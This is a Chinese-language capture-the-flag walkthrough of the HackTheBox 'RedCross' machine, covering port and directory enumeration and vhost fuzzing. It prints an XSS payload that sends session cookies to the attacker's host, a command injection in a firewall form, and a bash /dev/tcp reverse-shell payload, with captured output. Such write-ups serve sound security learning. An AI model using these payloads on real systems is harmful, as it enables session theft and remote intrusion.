RedCross,XSS(獲取cookie)、SQL攻擊、psql(更新gid：sudo組)

```
└─# nmap -sCV -p22,80,443 -A 10.10.10.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 02:59 PDT
Nmap scan report for 10.10.10.113
Host is up (0.30s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u3 (protocol 2.0)
| ssh-hostkey: 
|   2048 67:d3:85:f8:ee:b8:06:23:59:d7:75:8e:a2:37:d0:a6 (RSA)
|   256 89:b4:65:27:1f:93:72:1a:bc:e3:22:70:90:db:35:96 (ECDSA)
|_  256 66:bd:a1:1c:32:74:32:e2:e6:64:e8:a5:25:1b:4d:67 (ED25519)
80/tcp  open  http     Apache httpd 2.4.38
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Did not follow redirect to https://intra.redcross.htb/
443/tcp open  ssl/http Apache httpd 2.4.38
|_http-title: Did not follow redirect to https://intra.redcross.htb/
| ssl-cert: Subject: commonName=intra.redcross.htb/organizationName=Red
Cross International/stateOrProvinceName=NY/countryName=US
| Not valid before: 2018-06-03T19:46:58
|_Not valid after:  2021-02-27T19:46:58
| tls-alpn: 
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.38 (Debian)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (90%), Linux 5.0 -
5.4 (90%), Linux 5.3 - 5.4 (89%), Linux 2.6.32 (89%), Linux 5.0 - 5.5 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: redcross.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
```

```
HOP RTT       ADDRESS
1   295.19 ms 10.10.14.1
2   295.51 ms 10.10.10.113

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.20 seconds
```

一進web就是登入介面，
使用GET、POST請求`SQL簡易注入、sqlmap`都失敗...
進行目錄爆破

```
gobuster dir -u https://intra.redcross.htb -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php -k -t 40

===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 302) [Size: 463] [--> /?page=login]
/images               (Status: 301) [Size: 327] [-->
https://intra.redcross.htb/images/]
/.php                 (Status: 403) [Size: 284]
/pages                (Status: 301) [Size: 326] [-->
https://intra.redcross.htb/pages/]
/documentation        (Status: 301) [Size: 334] [-->
https://intra.redcross.htb/documentation/]
/javascript           (Status: 301) [Size: 331] [-->
https://intra.redcross.htb/javascript/]
/init.php             (Status: 200) [Size: 0]
```

針對`/pages`目錄掃描 <=簡單測試後，與一般沒家子目錄一樣資訊..


```
gobuster dir -u https://intra.redcross.htb/pages -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php -k -t 40

===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/contact.php          (Status: 200) [Size: 403] <=有留言板，測試傳送會網頁失敗
/.php                 (Status: 403) [Size: 284]
/login.php            (Status: 200) [Size: 506]
/header.php           (Status: 200) [Size: 463]
/bottom.php           (Status: 200) [Size: 57]
```

```
/app.php              (Status: 302) [Size: 0] [--> /]
/actions.php          (Status: 302) [Size: 0] [--> /]
```

針對`/documentation`目錄掃描，找到一個pdf檔


```
gobuster dir -u https://intra.redcross.htb/documentation -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x
php,txt,html,asp,pdf -k -t 40

===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/account-signup.pdf   (Status: 200) [Size: 26001]
```

訪問該PDF有亂碼，下載會出現無憑證...
發現這邊有一個連結


https://intra.redcross.htb/documentation/account-signup.pdf
ls
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
頁，共1頁
自動縮放
R
It
https://intra.redcross.htb/?page=contact

`https://intra.redcross.htb/?page=contact`

疑似可進行XSS攻擊`<script>alter('test')</script>`




Oops! Someone is trying to do something nasty...

因對xss不熟晚點再測，找看看是否有其他注入點..

進行vhost爆破

```
ffuf -u https://10.10.10.113 -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H
"HOST:FUZZ.redcross.htb" -fl 10

admin                   [Status: 302, Size: 363, Words: 18, Lines: 1,
Duration: 313ms] <=新的vhost
intra                   [Status: 302, Size: 463, Words: 26, Lines: 1,
Duration: 295ms] <=舊的vhost
```

進入新vhosts，又是一個登入介面


https://admin.redcross.htb/?page=login

IT Admin panel

Authorized personnel only

Web admin system 0.9

sql、sqlmap都失敗

進行目錄爆破

```
gobuster dir -u https://admin.redcross.htb -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt,pdf -
k


===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 302) [Size: 363] [--> /?page=login]
/.php                 (Status: 403) [Size: 284]
/images               (Status: 301) [Size: 327] [-->
https://admin.redcross.htb/images/]
/pages                (Status: 301) [Size: 326] [-->
https://admin.redcross.htb/pages/]
/javascript           (Status: 301) [Size: 331] [-->
https://admin.redcross.htb/javascript/]
/init.php             (Status: 200) [Size: 0]
```


```
/phpmyadmin           (Status: 301) [Size: 331] [-->
https://admin.redcross.htb/phpmyadmin/]
```

感覺跟另一組vhosts `intra` 差不多

回到`https://intra.redcross.htb/?page=contact`看是否能獲取cookie?
在email寫入


```
<script>new Image().src="http://10.10.14.11:9200/cookie.php?
c="+document.cookie;</script>
```

獲取`PHPSESSID` <=每次執行會有不同的值



```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.113] 46282
GET /cookie.php?c=PHPSESSID=sfahjk2eijqc4q5p7g8valojr2;%20LANG=EN_US;%20SINCE=1724159327;%20LIMIT=10;%20DOMAIN=admin HTTP/1.1
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
Host: 10.10.14.11:9200
```

將cookie放入發現，
`intra`顯示sql語法錯誤，已確認為`MariaDB`資料庫..



RedCross Messaging Intranet

Employees & providers portal

admin


DEBUG INFO: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1

Authorized personnel only

名稱	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite	最後存取於
PHPSESSID	mk1k4mb3kt4qud091maj9r4vv1	admin.redcross.htb	/	瀏覽階段	35	false	false	None	Tue, 20 Aug 2024 13:16:04 GMT

`admin`有user管理，可新增user，密碼為隨機
獲取`testtso : r3wfK8QF`
也有防火牆設定，我先將自己放入白名單

web不能登入，但ssh可以...




```
└─# ssh tso@10.10.10.113
The authenticity of host '10.10.10.113 (10.10.10.113)' can't be established.
ED25519 key fingerprint is SHA256:zoOxQgf4O+wsTj30HsPbkn5m7Rmuw2mkxi390t/pCQA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.113' (ED25519) to the list of known hosts.
tso@10.10.10.113's password:
Linux redcross 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ id
uid=2023 gid=1001(associates) groups=1001(associates)
$ whoami
whoami: cannot find name for user ID 2023
$ cat /etc/passwd | grep bash
-bash: grep: command not found
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
penelope:x:1000:1000:Penelope,,,:/home/penelope:/bin/bash
$ 
```

我猜想防火牆可以注入攻擊(成功)，

防火牆網頁有2個按鈕`allow、deny`

將ip後面放入`;+指令`，選擇`dney`



Kali Linux 2023
一次性模式
Burp Suite Community Edition v2024.4.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Follow redirection
Target: https://admin.redcross.htb
HTTP/1
Inspector
Selection 17 (0x11)
Selected text
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 17
Response headers 11
Event log (7)
All issues
Memory: 113.6MB
475 bytes | 1,682 millis
Done

Request

```
POST /pages/actions.php HTTP/1.1
Host: admin.redcross.htb
Cookie: PHPSESSID=0rpkkg8n8mq9ikc0c3u8gl03q2
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Referer: https://admin.redcross.htb/?page=firewall
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: https://admin.redcross.htb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: keep-alive

ip=10.10.14.11;whoami&action=deny
```

Response


```
HTTP/1.1 200 OK
Date: Tue, 20 Aug 2024 13:35:11 GMT
Server: Apache/2.4.38 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
refresh: 1;url=/?page=firewall
Vary: Accept-Encoding
Content-Length: 105
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

DEBUG: All checks passed... Executing iptables
Network access restricted to 10.10.14.11
www-data
www-data
```

Selected text

```
www-data \n
www-data
```

進行反彈shell，參數調整為

```
ip=10.10.14.11;bash+-c+"bash+-i+>%26+/dev/tcp/10.10.14.11/9500+0>%261"&action=deny
```




```
└─# nc -lnvp 9500
listening on [any] 9500 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.113] 42916
bash: cannot set terminal process group (901): Inappropriate ioctl for device
bash: no job control in this shell
